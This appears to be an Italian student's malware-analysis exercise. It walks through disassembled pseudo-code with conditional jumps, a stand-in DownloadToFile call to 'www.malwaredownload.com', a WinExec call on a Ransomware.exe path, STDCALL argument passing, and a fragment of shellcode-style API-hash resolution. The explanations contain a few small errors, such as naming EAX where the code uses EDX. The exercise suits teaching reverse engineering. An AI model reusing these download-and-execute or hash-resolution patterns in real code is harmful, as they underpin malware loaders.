PROGETTO WEEK 11
ANALISI MALWARE

- **Spiegare quale salto condizionale effettua il malware**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Il codice in figura effettua due salti condizionali


1- nel primo salto condizionale <cmp EAX, 5> confronta il valore di EAX con 5 e viene data un'istruzione di salto 'jnz' (jump not zero) alla locazione di memoria 0040BBA0 se il risultato è diverso da 0
Date le righe di codice precedenti a questa istruzione possiamo notare che il risultato sarà 0 e quindi il codice passerà alle istruzioni successive

2- nel secondo salto condizionale <cmp EBX, 11> confronta il valore di EBX con 11 e viene data un'istruzione di 'jz' (jump if zero) alla locazione di memoria 0040FFA0 se il confronto tra EBX ed 11 è uguale a zero

Data l'istruzione <inc EBX> che aggiunge un incremento di 1 al valore di EBX precedentemente impostato a 10 possiamo definire che la condizione viene soddisfatta

- **Disegnare un diagramma di flusso**

Dato il codice precedentemente descritto possiamo ricavare il seguente diagramma di flusso identificando i salti condizionali effettuati dove:
la linea verde indica i salti effettuati
La linea rossa indica i salti non effettuati



- **Funzionalità all'interno del malware**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Nel malware mostrato in figura possiamo notare che le prime due funzioni 'mov EAX,5' e 'mov EBX,10' vengono utilizzate per assegnare i valori 5 nel registro EAX e 10 nel registro EBX
Successivamente l'istruzione 'cmp EAX,5' viene utilizzata per confrontare il valore di EAX con 5 per effettuare il salto condizionale 'jnz loc 0040BBA0' dove se il valore è 0 (come in questo caso) non viene effettuato e si passa all'istruzione successiva dove con 'inc EBX' viene incrementato di uno il valore di EBX precedentemente impostato a 10 per poi confrontare, con l'istruzione 'cmp EBX,11' , il valore di EBX con 11 ed effettuare un salto condizionale con l'istruzione 'jz loc 0040ffA0'

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

In questa parte di codice viene copiato il valore di EDI nel registro EAX per poi inserire in cima allo stack con l'istruzione push il registro EAX per poi chiamare con l'istruzione call la funzione di DownloadToFile per scaricare appunto il file indicato nell'url del registro EDI
Questa parte di codice non è stata eseguita in quanto i requisiti del salto condizionale non venivano soddisfatti

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


In questa parte di codice viene copiato il valore di EDI nel registro EAX per poi inserire in cima allo stack con l'istruzione push il registro EAX per poi chiamare con l'istruzione call la funzione WinExec che è una funzione utilizzata per eseguire un programma specifico in questo caso l'eseguibile indicato nel registro EDI


- **Con riferimento alle istruzioni 'call' dettagliare come sono passati gli argomenti alle successive chiamate di funzione**


Facendo riferimento ai codici in tabella 2 e 3 possiamo vedere che gli argomenti alle successive chiamate di funzione vengono passati con la convenzione STDCALL dove i parametri sono passati alla funzione sullo stack

PARTE 2
ANALISI MALWARE

- **Effettuare un’analisi e fare screen del diagramma di flusso**






loc_406B26:
lodsb
ror edi, 0Dh
add edi, eax
cmp al, ah
jnz short loc_406B26
loc_406B59:
pop edi
pop edx
mov edx, [edx]
jmp short loc_406AEC
sub_406AD2 endp
add edi, [ebp+var_8]
cmp edi, [ebp+arg_20]
jnz short loc_406B1C
pop eax
mov ebx, [eax+24h]
add ebx, edx
mov cx, [ebx+ecx*2]
mov ebx, [eax+1Ch]
add ebx, edx
mov eax, [ebx+ecx*4]
add eax, edx
mov [esp+28h+var_4], eax
pop ebx
pop ebx
popa
pop ecx
pop edx
push ecx
jmp eax